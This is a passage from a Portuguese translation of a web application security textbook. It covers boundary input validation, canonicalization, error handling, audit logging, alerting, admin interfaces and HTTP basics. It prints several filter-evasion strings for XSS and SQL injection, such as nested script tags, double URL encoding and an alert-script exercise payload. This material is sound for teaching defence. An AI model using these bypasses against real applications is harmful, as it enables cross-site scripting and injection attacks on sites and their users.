Dada a natureza do problema central, é tentador pensar no problema da validação de entrada em termos de uma fronteira entre a Internet, que é "ruim" e não confiável, e o aplicativo do lado do servidor, que é "bom" e confiável. Nessa imagem, a função da validação de entrada é limpar dados potencialmente maliciosos na chegada e, em seguida, passar os dados limpos para o aplicativo confiável. Desse ponto em diante, os dados podem ser confiáveis e processados sem nenhuma verificação adicional ou preocupação com possíveis ataques.

Como ficará evidente quando começarmos a examinar algumas vulnerabilidades reais, essa imagem simples da validação de entrada é inadequada, por vários motivos:

Dada a ampla gama de funcionalidades que os aplicativos implementam e as diferentes tecnologias em uso, um aplicativo típico precisa se defender contra uma enorme variedade de ataques baseados em entrada, cada um dos quais pode

empregam um conjunto diversificado de dados criados. Seria muito difícil criar um único mecanismo no limite externo para se defender contra todos esses ataques.

Muitas funções de aplicativos envolvem o encadeamento de uma série de diferentes tipos de processamento. Uma única parte da entrada fornecida pelo usuário pode resultar em várias operações em diferentes componentes, com a saída de cada uma delas sendo usada como entrada para a próxima. À medida que os dados são transformados, eles podem não ter nenhuma semelhança com a entrada original, e um invasor habilidoso pode ser capaz de manipular o aplicativo para fazer com que uma entrada maliciosa seja gerada em um estágio importante do processamento, atacando o componente que recebe esses dados. Seria extremamente difícil implementar um mecanismo de validação no limite externo para prever todos os possíveis resultados do processamento de cada entrada de usuário.

A defesa contra diferentes categorias de ataques baseados em entrada pode implicar a realização de diferentes verificações de validação na entrada do usuário que sejam incompatíveis entre si. Por exemplo, a prevenção de ataques de script entre sites pode exigir a codificação em HTML do caractere > como >; enquanto a prevenção de ataques de injeção de comandos pode exigir o bloqueio de entradas que contenham os caracteres & e ;. Tentar impedir todas as categorias de ataque simultaneamente no limite externo do aplicativo às vezes pode ser impossível.

Um modelo mais eficaz usa o conceito de *validação de limite*. Aqui, cada componente individual ou unidade funcional do aplicativo no lado do servidor trata suas entradas como provenientes de uma fonte potencialmente maliciosa. A validação de dados é realizada em cada um desses limites de confiança, além da fronteira externa entre o cliente e o servidor. Esse modelo oferece uma solução para os problemas descritos na lista anterior. Cada componente pode se defender contra os tipos específicos de entrada criada aos quais pode estar vulnerável. À medida que os dados passam por diferentes componentes, as verificações de validação podem ser realizadas em relação a qualquer valor que os dados tenham como resultado de transformações anteriores. E como as várias verificações de validação são implementadas em diferentes estágios de processamento, é improvável que entrem em conflito umas com as outras.

A Figura 2-5 ilustra uma situação típica em que a validação de limite é a abordagem mais eficaz para a defesa contra entradas mal-intencionadas. O login do usuário resulta em várias etapas de processamento sendo executadas na entrada fornecida pelo usuário, e a validação adequada é executada em cada etapa:

1. O aplicativo recebe os detalhes de login do usuário. O manipulador de formulários verifica se cada item de entrada contém apenas caracteres permitidos, se está dentro de um limite de comprimento específico e se não contém nenhuma assinatura de ataque conhecida.

2. O aplicativo executa uma consulta SQL para verificar as credenciais do usuário. Para evitar ataques de injeção de SQL, todos os caracteres na entrada do usuário que podem ser usados para atacar o banco de dados são escapados antes de a consulta ser construída.
3. Se o login for bem-sucedido, o aplicativo passará determinados dados do perfil do usuário para um serviço SOAP a fim de recuperar mais informações sobre sua conta. Para evitar ataques de injeção SOAP, todos os metacaracteres XML nos dados do perfil do usuário são adequadamente codificados.
4. O aplicativo exibe as informações da conta do usuário de volta ao navegador do usuário. Para evitar ataques de script entre sites, o aplicativo codifica em HTML todos os dados fornecidos pelo usuário que são incorporados à página retornada.




Figura 2-5: Uma função de aplicativo que usa validação de limite em vários estágios de processamento

As vulnerabilidades e defesas específicas envolvidas no cenário descrito serão examinadas em detalhes em capítulos posteriores. Se as variações dessa funcionalidade envolvessem a transmissão de dados para outros componentes do aplicativo, defesas semelhantes precisariam ser implementadas nos limites de confiança relevantes. Por exemplo, se uma falha no login fizesse com que o aplicativo enviasse um e-mail de aviso ao usuário, todos os dados do usuário incorporados ao e-mail precisariam ser verificados quanto a ataques de injeção SMTP.

Validação e canonização em várias etapas

Um problema comum encontrado pelos mecanismos de tratamento de entrada surge quando a entrada fornecida pelo usuário é manipulada em várias etapas como parte da lógica de validação. Se esse processo não for tratado com cuidado, um invasor poderá construir uma entrada criada que consiga contrabandear dados maliciosos por meio do mecanismo de validação. Uma versão desse problema ocorre quando um aplicativo tenta higienizar a entrada do usuário removendo ou codificando determinados caracteres ou expressões. Por exemplo, um aplicativo pode tentar se defender contra alguns ataques de script entre sites removendo a expressão

```
<script>
```

de qualquer dado fornecido pelo usuário. No entanto, um invasor pode ser capaz de contornar o filtro fornecendo a seguinte entrada:

```
<scr<script>ipt>
```

Quando a expressão bloqueada é removida, os dados ao redor se contraem para restaurar a carga maliciosa, porque o filtro não está sendo aplicado recursivamente. Da mesma forma, se mais de uma etapa de validação for executada na entrada do usuário, um invasor poderá explorar a ordem dessas etapas para contornar o filtro. Por exemplo, se o aplicativo remover primeiro as tags de script de forma recursiva e, em seguida, retirar as aspas, a seguinte entrada poderá ser usada para burlar a validação dação:

```
<scr "ipt>
```

Um problema diferente surge em relação à canonização de dados. Quando a entrada é enviada pelo navegador do usuário, ela pode ser codificada de várias maneiras. Esses esquemas de codificação existem para que caracteres incomuns e dados binários possam ser transmitidos com segurança pelo HTTP (consulte o Capítulo 3 para obter mais detalhes). A canonização é o processo de conversão ou decodificação de dados em um conjunto de caracteres comum. Se qualquer canonização for executada após a aplicação dos filtros de entrada, um invasor poderá usar a codificação para contornar o mecanismo de validação. Por exemplo, um aplicativo pode tentar se defender de alguns ataques de injeção de SQL removendo o caractere apóstrofo da entrada do usuário. No entanto, se os dados sanitizados forem posteriormente canonizados, um invasor poderá usar o formulário codificado por URL

%27

para anular a validação. Se o aplicativo remover esse formulário codificado por URL, mas também executar uma canonização adicional, o seguinte desvio poderá ser eficaz:

%%2727

Ao longo deste livro, descreveremos vários ataques desse tipo que são eficazes para derrotar as defesas de muitos aplicativos contra vulnerabilidades comuns baseadas em entrada.

Evitar problemas com validação e canonização em várias etapas às vezes pode ser difícil, e não há uma solução única para o problema. Uma abordagem é executar as etapas de sanitização recursivamente, continuando até que nenhuma outra modificação tenha sido feita em um item de entrada. No entanto, quando a sanitização desejada envolve o escape de um caractere problemático, isso pode resultar em um loop infinito. Muitas vezes, o problema só pode ser resolvido caso a caso, com base nos tipos de validação que estão sendo executados. Quando possível, pode ser preferível evitar a tentativa de limpar alguns tipos de entrada incorreta e simplesmente rejeitá-la por completo.

Como lidar com os atacantes

Qualquer pessoa que projete um aplicativo para o qual a segurança seja remotamente importante deve trabalhar com a suposição de que ele será diretamente visado por atacantes dedicados e habilidosos. Uma das principais funções dos mecanismos de segurança do aplicativo é ser capaz de lidar com esses ataques e reagir a eles de forma controlada. Esses mecanismos geralmente incorporam uma combinação de medidas defensivas e ofensivas projetadas para frustrar um invasor o máximo possível e fornecer notificações e evidências apropriadas aos proprietários do aplicativo sobre o que ocorreu. As medidas implementadas para lidar com os invasores geralmente incluem as seguintes tarefas:

- Tratamento de erros
- Manutenção de registros de auditoria
- Alertar os administradores
- Reagir a ataques

Tratamento de erros

Por mais cuidadosos que sejam os desenvolvedores de um aplicativo ao validar a entrada do usuário, é praticamente inevitável que ocorram alguns erros não previstos. Os erros resultantes das ações de usuários comuns provavelmente serão identificados durante os testes de funcionalidade e de aceitação do usuário e, portanto, serão levados em consideração antes de o aplicativo ser implantado em um contexto de produção. No entanto, é muito difícil prever todas as maneiras possíveis pelas quais um usuário mal-intencionado pode interagir com o aplicativo e, portanto, outros erros devem ser esperados quando o aplicativo for atacado.

Um dos principais mecanismos de defesa é que o aplicativo lide com erros inesperados de maneira elegante e se recupere deles ou apresente uma mensagem de erro adequada ao usuário. Em um contexto de produção, o aplicativo nunca deve retornar mensagens geradas pelo sistema ou outras informações de depuração em suas respostas. Como você verá ao longo deste livro, as mensagens de erro excessivamente detalhadas podem ajudar muito os usuários mal-intencionados a promoverem seus ataques contra o aplicativo. Em algumas situações, um invasor pode aproveitar o tratamento de erros defeituoso para recuperar informações confidenciais dentro das próprias mensagens de erro, fornecendo um canal valioso para roubar dados do aplicativo. A Figura 2-6 mostra um exemplo de um erro não tratado que resulta em uma mensagem de erro muito grande.




Figura 2-6: Um erro não tratado

A maioria das linguagens de desenvolvimento da Web oferece um bom suporte ao tratamento de erros por meio de blocos try-catch e exceções verificadas. O código do aplicativo deve fazer uso extensivo dessas construções para capturar erros específicos e gerais e tratá-los adequadamente. Além disso, a maioria dos servidores de aplicativos pode ser configurada para lidar com erros de aplicativos não tratados de forma personalizada, por exemplo, por meio de

apresentando uma mensagem de erro não informativa. Consulte o Capítulo 14 para obter mais detalhes sobre essas medidas.

O tratamento eficaz de erros geralmente é integrado aos mecanismos de registro do aplicativo, que registram o máximo possível de informações de depuração sobre erros inesperados. Muitas vezes, os erros inesperados apontam para defeitos nas defesas do aplicativo que podem ser resolvidos na fonte se o proprietário do aplicativo tiver as informações necessárias.

Manutenção de registros de auditoria

Os registros de auditoria são de grande valia principalmente ao investigar tentativas de intrusão contra um aplicativo. Após esse incidente, os registros de auditoria eficazes devem permitir que os proprietários do aplicativo entendam exatamente o que ocorreu, quais vulnerabilidades (se houver) foram exploradas, se o invasor obteve acesso não autorizado aos dados ou executou alguma ação não autorizada e, na medida do possível, fornecer evidências sobre a identidade do invasor.

Em qualquer aplicativo para o qual a segurança seja importante, os principais eventos devem ser registrados normalmente. No mínimo, eles normalmente incluem:

Todos os eventos relacionados à funcionalidade de autenticação, como login bem-sucedido e com falha e alteração de senha.

Principais transações, como pagamentos com cartão de crédito e transferências de fundos.

Tentativas de acesso que são bloqueadas pelos mecanismos de controle de acesso.

Quaisquer solicitações que contenham sequências de ataque conhecidas que indiquem intenções abertamente mal-intencionadas.

Em muitos aplicativos críticos para a segurança, como os usados por bancos on-line, cada solicitação de cliente é registrada integralmente, fornecendo um registro forense completo que pode ser usado para investigar qualquer incidente.

Normalmente, os logs de auditoria eficazes registram a hora de cada evento, o endereço IP do qual a solicitação foi recebida, o token de sessão e a conta do usuário (se autenticada). Esses logs precisam ser fortemente protegidos contra acesso não autorizado de leitura ou gravação. Uma abordagem eficaz é armazenar os logs de auditoria em um sistema autônomo que aceita apenas mensagens de atualização do aplicativo principal. Em algumas situações, os logs podem ser transferidos para uma mídia de gravação única para garantir sua integridade no caso de um ataque bem-sucedido.

Em termos de superfície de ataque, os logs de auditoria mal protegidos podem fornecer uma mina de ouro de informações para um invasor, revelando uma série de informações confidenciais, como tokens de sessão e parâmetros de solicitação que podem permitir que ele comprometa imediatamente todo o aplicativo (consulte a Figura 2-7).




Figura 2-7: Logs de aplicativos mal protegidos contendo informações confidenciais enviadas por outros usuários

Alerta aos administradores

Os logs de auditoria permitem que os proprietários de um aplicativo investiguem retrospectivamente as tentativas de invasão e, se possível, tomem medidas legais contra o autor. No entanto, em muitas situações, é desejável tomar medidas muito mais imediatas, em tempo real, em resposta a tentativas de ataques. Por exemplo, os administradores podem bloquear o endereço IP ou a conta de usuário que está sendo usada por um invasor. Em casos extremos, eles podem até mesmo colocar o aplicativo off-line enquanto o ataque é investigado e as medidas corretivas são tomadas. Mesmo que uma intrusão bem-sucedida já tenha ocorrido, seus efeitos práticos podem ser atenuados se forem tomadas medidas defensivas em um estágio inicial.

Na maioria das situações, os mecanismos de alerta devem equilibrar os objetivos conflitantes de relatar cada ataque genuíno de forma confiável e de não gerar tantos alertas a ponto de serem ignorados. Um mecanismo de alerta bem projetado pode usar uma combinação de fatores para diagnosticar que um determinado ataque está em andamento e pode agregar eventos relacionados em um único alerta, sempre que possível. Os eventos anômalos monitorados por mecanismos de alerta geralmente incluem:

Anomalias de uso, como um grande número de solicitações recebidas de um único endereço IP ou usuário, indicando um ataque com script.

Anomalias comerciais, como um número incomum de transferências de fundos feitas de ou para uma única conta bancária.

Solicitações contendo cadeias de ataque conhecidas.

Solicitações em que dados ocultos para usuários comuns foram modificados.

Algumas dessas funções podem ser fornecidas razoavelmente bem por firewalls de aplicativos e produtos de detecção de intrusão prontos para uso. Em geral, eles usam uma combinação de regras baseadas em assinaturas e anomalias para identificar o uso mal-intencionado do aplicativo e podem bloquear reativamente solicitações mal-intencionadas, além de emitir alertas para os administradores. Esses produtos podem formar uma camada valiosa de defesa protegendo um aplicativo da Web, especialmente no caso de aplicativos existentes que sabidamente contêm problemas, mas em que os recursos para corrigi-los não estão imediatamente disponíveis. Entretanto, sua eficácia é normalmente limitada pelo fato de que cada aplicativo da Web é diferente e, portanto, as regras empregadas são inevitavelmente genéricas até certo ponto. Os firewalls de aplicativos da Web normalmente são bons para identificar os ataques mais óbvios, em que um invasor envia sequências de ataque padrão em cada parâmetro de solicitação. Entretanto, muitos ataques são mais sutis do que isso, por exemplo, modificar o número da conta em um campo oculto para acessar os dados de outro usuário ou enviar solicitações fora de sequência para explorar defeitos na lógica do aplicativo. Nesses casos, uma solicitação enviada por um invasor pode ser idêntica àquela enviada por um usuário benigno - o que a torna maligna são as circunstâncias em que ela é feita.

Em qualquer aplicativo crítico para a segurança, a maneira mais eficaz de implementar A solução para alertas em tempo real é integrá-la fortemente aos mecanismos de validação de entrada do aplicativo e a outros controles. Por exemplo, se for esperado que um cookie tenha um de um conjunto específico de valores, qualquer violação disso indica que seu valor foi modificado de uma forma que não é possível para usuários comuns do aplicativo. Da mesma forma, se um usuário alterar um número de conta em um campo oculto para identificar a conta de um usuário diferente, isso indica fortemente uma intenção mal-intencionada. O aplicativo já deve estar verificando esses ataques como parte de suas defesas primárias, e esses mecanismos de proteção podem ser facilmente conectados ao mecanismo de alerta do aplicativo para fornecer indicadores totalmente personalizados de atividade mal-intencionada. Como essas verificações foram adaptadas à lógica real do aplicativo, com um conhecimento detalhado de como os usuários comuns devem se comportar, elas são muito menos propensas a falsos positivos do que qualquer solução pronta para uso, por mais configurável ou capaz de aprender que essa solução possa ser.

Reagindo a ataques

Além de alertar os administradores, muitos aplicativos críticos de segurança contêm mecanismos integrados para reagir defensivamente a usuários identificados como potencialmente mal-intencionados.

Como cada aplicativo é diferente, a maioria dos ataques no mundo real exige que um invasor procure sistematicamente por vulnerabilidades, enviando várias solicitações contendo entradas criadas para indicar a presença de várias vulnerabilidades comuns. Mecanismos eficazes de validação de entrada identificarão muitas dessas solicitações como potencialmente mal-intencionadas e bloquearão a entrada de

ter qualquer efeito indesejável no aplicativo. No entanto, é sensato supor que existam alguns desvios para esses filtros e que o aplicativo contenha algumas vulnerabilidades reais esperando para serem descobertas e exploradas. Em algum momento, um invasor trabalhando sistematicamente provavelmente descobrirá esses defeitos.

Por esse motivo, alguns aplicativos tomam medidas reativas automáticas para frustrar as atividades de um invasor que esteja trabalhando dessa forma, por exemplo, respondendo cada vez mais lentamente às solicitações do invasor ou encerrando a sessão do invasor, exigindo que ele faça login ou execute outras etapas antes de continuar o ataque. Embora essas medidas não consigam derrotar o invasor mais paciente e determinado, elas impedirão muitos outros invasores casuais e darão mais tempo para que os administradores monitorem a situação e tomem medidas mais drásticas, se desejado.

É claro que reagir aos atacantes aparentes não substitui a correção das vulnerabilidades existentes no aplicativo. Entretanto, no mundo real, mesmo os esforços mais diligentes para eliminar as falhas de segurança de um aplicativo podem deixar alguns defeitos exploráveis remanescentes. Colocar mais obstáculos no caminho de um invasor é uma medida eficaz de defesa em profundidade que reduz a probabilidade de que qualquer vulnerabilidade residual seja encontrada e explorada.

Gerenciando o aplicativo

Qualquer aplicativo útil precisa ser gerenciado e administrado, e essa facilidade geralmente constitui uma parte fundamental dos mecanismos de segurança do aplicativo, fornecendo uma maneira de os administradores gerenciarem contas e funções de usuários, acessarem funções de monitoramento e auditoria, executarem tarefas de diagnóstico e configurarem aspectos da funcionalidade do aplicativo.

Em muitos aplicativos, as funções administrativas são implementadas no próprio aplicativo, acessíveis por meio da mesma interface da Web que sua principal funcionalidade não relacionada à segurança, conforme mostrado na Figura 2-8. Quando esse é o caso, o mecanismo administrativo representa uma parte essencial da superfície de ataque do aplicativo. Seu principal atrativo para um invasor é ser um veículo para a escalação de privilégios, por exemplo:

Os pontos fracos no mecanismo de autenticação podem permitir que um invasor obtenha acesso administrativo, comprometendo efetivamente todo o aplicativo.

Muitos aplicativos não implementam o controle de acesso eficaz de algumas de suas funções administrativas. Um invasor pode encontrar um meio de criar uma nova conta de usuário com privilégios poderosos.

A funcionalidade administrativa geralmente envolve a exibição de dados originados de usuários comuns. Qualquer falha de script entre sites na interface administrativa pode levar ao comprometimento de uma sessão de usuário que tenha privilégios poderosos.

A funcionalidade administrativa geralmente é submetida a testes de segurança menos rigorosos, porque seus usuários são considerados confiáveis ou porque os testadores de penetração têm acesso apenas a contas com poucos privilégios. Além disso, muitas vezes é necessário realizar operações inherentemente perigosas, envolvendo acesso a arquivos em disco ou comandos do sistema operacional. Se um invasor conseguir comprometer a função administrativa, ele poderá aproveitá-la para assumir o controle de todo o servidor.




Figura 2-8: Uma interface administrativa em um aplicativo da Web.

Resumo do capítulo

Apesar de suas grandes diferenças, praticamente todos os aplicativos da Web empregam os mesmos mecanismos de segurança principais de alguma forma. Esses mecanismos representam as principais defesas de um aplicativo contra usuários mal-intencionados e, portanto, também constituem a maior parte da superfície de ataque do aplicativo. As vulnerabilidades que examinaremos mais adiante neste livro decorrem principalmente de defeitos nesses mecanismos principais.

Desses componentes, os mecanismos para lidar com o acesso e a entrada do usuário são os mais importantes e devem receber a maior parte da sua atenção quando

você está mirando em um aplicativo. Os defeitos nesses mecanismos geralmente levam ao comprometimento total do aplicativo, permitindo que você acesse dados pertencentes a outros usuários, execute ações não autorizadas e injete códigos e comandos arbitrários.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Por que os mecanismos de um aplicativo para lidar com o acesso do usuário são tão fortes quanto o mais fraco desses componentes?
2. Qual é a diferença entre uma sessão e um token de sessão?
3. Por que nem sempre é possível usar uma abordagem baseada em lista branca para validação de entrada?
4. Você está atacando um aplicativo que implementa uma função administrativa. Você não tem nenhuma credencial válida para usar a função. Por que, mesmo assim, você deve prestar muita atenção a ela?
5. Um mecanismo de validação de entrada projetado para bloquear ataques de script entre sites executa a seguinte sequência de etapas em um item de entrada:
 1. Retire todas as expressões `<script>` que aparecerem.
 2. Truncar a entrada para 50 caracteres.
 3. Remova as aspas da entrada.
 4. Decodificar a entrada por URL.
 5. Se algum item tiver sido excluído, volte à etapa 1.

Você pode contornar esse mecanismo de validação para passar os seguintes dados por ele?

```
"><script>alert("foo")</script>
```

Tecnologias de aplicativos da Web

Os aplicativos da Web empregam uma infinidade de tecnologias diferentes para implementar sua funcionalidade. Este capítulo contém uma breve introdução sobre as principais tecnologias que você provavelmente encontrará ao atacar aplicativos da Web. Examinaremos o protocolo HTTP, as tecnologias comumente empregadas nos lados do servidor e do cliente e os esquemas de codificação usados para representar dados em diferentes situações. Em geral, essas tecnologias são fáceis de entender, e a compreensão de seus recursos relevantes é fundamental para a realização de ataques eficazes contra aplicativos da Web.

Se você já está familiarizado com as principais tecnologias usadas em aplicativos Web, pode dar uma olhada rápida neste capítulo para confirmar que não há nada de novo para você. Se ainda estiver aprendendo como funcionam os aplicativos Web, leia esta cartilha antes de prosseguir para os capítulos posteriores sobre vulnerabilidades específicas. Para ler mais sobre qualquer uma das áreas abordadas, recomendamos *HTTP: The Definitive Guide*, de David Gourley e Brian Totty (O'Reilly, 2002).

O protocolo HTTP

O protocolo de transferência de hipertexto (HTTP) é o principal protocolo de comunicação usado para acessar a World Wide Web e é usado por todos os aplicativos da Web atuais. É um protocolo simples que foi originalmente desenvolvido para recuperar recursos estáticos baseados em texto e que, desde então, foi ampliado e aproveitado em várias aplicações da Web.

maneiras de permitir que ele ofereça suporte aos complexos aplicativos distribuídos que agora são comuns.

O HTTP usa um modelo baseado em mensagens no qual um cliente envia uma mensagem de solicitação e o servidor retorna uma mensagem de resposta. O protocolo é essencialmente sem conexão: embora o HTTP use o protocolo TCP com estado como seu mecanismo de transporte, cada troca de solicitação e resposta é uma transação autônoma e pode usar uma conexão TCP diferente.

Solicitações HTTP

Todas as mensagens HTTP (solicitações e respostas) consistem em um ou mais cabeçalhos, cada um em uma linha separada, seguido por uma linha em branco obrigatória, seguida por um corpo de mensagem opcional. Uma solicitação HTTP típica é a seguinte:

```
GET /books/search.asp?q=wahh HTTP/1.1
Accept: image/gif, image/xbitmap, image/jpeg, image/pjpeg,
application/xshockwaveflash, application/vnd.msexcel,
application/vnd.mspowerpoint, application/msword, /* Referer:
http://wahh-app.com/books/default.asp
Accept-Language: en-gb,en-us;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatível; MSIE 7.0; Windows NT 5.1)
Host: wahh-app.com
Cookie: lang=pt; JSESSIONID=0000tI8rk7joMx44S2Uu85nSWc_:vsnlc502
```

A primeira linha de cada solicitação HTTP consiste em três itens, separados por espaços:

- Um verbo que indica o método HTTP. O método mais comumente usado é o `GET`, cuja função é recuperar um recurso do servidor da Web. As solicitações `GET` não têm um corpo de mensagem, portanto, não há mais dados após a linha em branco depois dos cabeçalhos da mensagem.
- o URL solicitado. O URL funciona como um nome para o recurso que está sendo solicitado, juntamente com uma string de consulta opcional que contém parâmetros que o cliente está passando para esse recurso. A cadeia de caracteres de consulta é indicada pelo caractere `?` no URL e, no exemplo, há um único parâmetro com o nome `q` e o valor `wahh`.
- A versão HTTP que está sendo usada. As únicas versões de HTTP de uso comum na Internet são 1.0 e 1.1, e a maioria dos navegadores usa a versão 1.1 por padrão. Há algumas diferenças entre as especificações dessas duas versões; no entanto, a única diferença que você provavelmente encontrará ao atacar aplicativos da Web é que, na versão 1.1, o cabeçalho de solicitação `Host` é obrigatório.

Alguns outros pontos de interesse na solicitação de exemplo são:

O cabeçalho `Referer` é usado para indicar o URL do qual a solicitação se originou (por exemplo, porque o usuário clicou em um link nessa página). Observe que esse cabeçalho foi escrito incorretamente na especificação original do HTTP, e a versão com erro ortográfico foi mantida desde então.

O cabeçalho `User-Agent` é usado para fornecer informações sobre o navegador ou outro software cliente que gerou a solicitação. Observe que o prefixo Mozilla é incluído pela maioria dos navegadores por motivos históricos - essa era a string `User-Agent` usada pelo navegador NetScape originalmente dominante, e outros navegadores desejavam afirmar aos sites da Web que eram compatíveis com esse padrão. Como acontece com muitas peculiaridades da história da computação, ele se tornou tão estabelecido que ainda é mantido, mesmo na versão atual do Internet Explorer, que fez a solicitação mostrada no exemplo.

O cabeçalho `Host` é usado para especificar o nome do host que aparece no URL completo que está sendo acessado. Isso é necessário quando vários sites da Web estão hospedados no mesmo servidor, porque o URL enviado na primeira linha da solicitação normalmente não contém um nome de host. (Consulte o Capítulo 16 para obter mais informações sobre sites hospedados virtualmente).

O cabeçalho `Cookie` é usado para enviar parâmetros adicionais que o servidor emitiu para o cliente (descritos em mais detalhes posteriormente neste capítulo).

Respostas HTTP

Uma resposta HTTP típica é a seguinte:

```
HTTP/1.1 200 OK
Data: Sat, 19 May 2007 13:49:37 GMT
Servidor: IBM_HTTP_SERVER/1.3.26.2 Apache/1.3.26 (Unix)
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=ISO-8859-1
Content-Language: en-US
Content-Length: 24246

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html lang="en">
<head>
    <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
    ...

```

A primeira linha de cada resposta HTTP consiste em três itens, separados por espaços:

A versão HTTP que está sendo usada.

Um código de status numérico que indica o resultado da solicitação. 200 é o código de status mais comum; significa que a solicitação foi bem-sucedida e que o recurso solicitado está sendo retornado.

Uma "frase de motivo" textual que descreve melhor o status da resposta.

Pode ter qualquer valor e não é usado para nenhuma finalidade pelos navegadores atuais.

Alguns outros pontos de interesse na resposta anterior são:

O cabeçalho `Server` contém um banner que indica o software do servidor da Web que está sendo usado e, às vezes, outros detalhes, como os módulos instalados e o sistema operacional do servidor. As informações contidas podem ou não ser precisas.

O cabeçalho `Set-Cookie` está emitindo um cookie adicional para o navegador; esse cookie será enviado novamente no cabeçalho `Cookie` das solicitações subsequentes a esse servidor.

O cabeçalho `Pragma` está instruindo o navegador a não armazenar a resposta em seu cache, e o cabeçalho `Expires` também indica que o conteúdo da resposta expirou no passado e, portanto, não deve ser armazenado em cache. Essas instruções são frequentemente emitidas quando o conteúdo dinâmico está sendo retornado, para garantir que os navegadores obtenham uma nova versão desse conteúdo em ocasiões subsequentes.

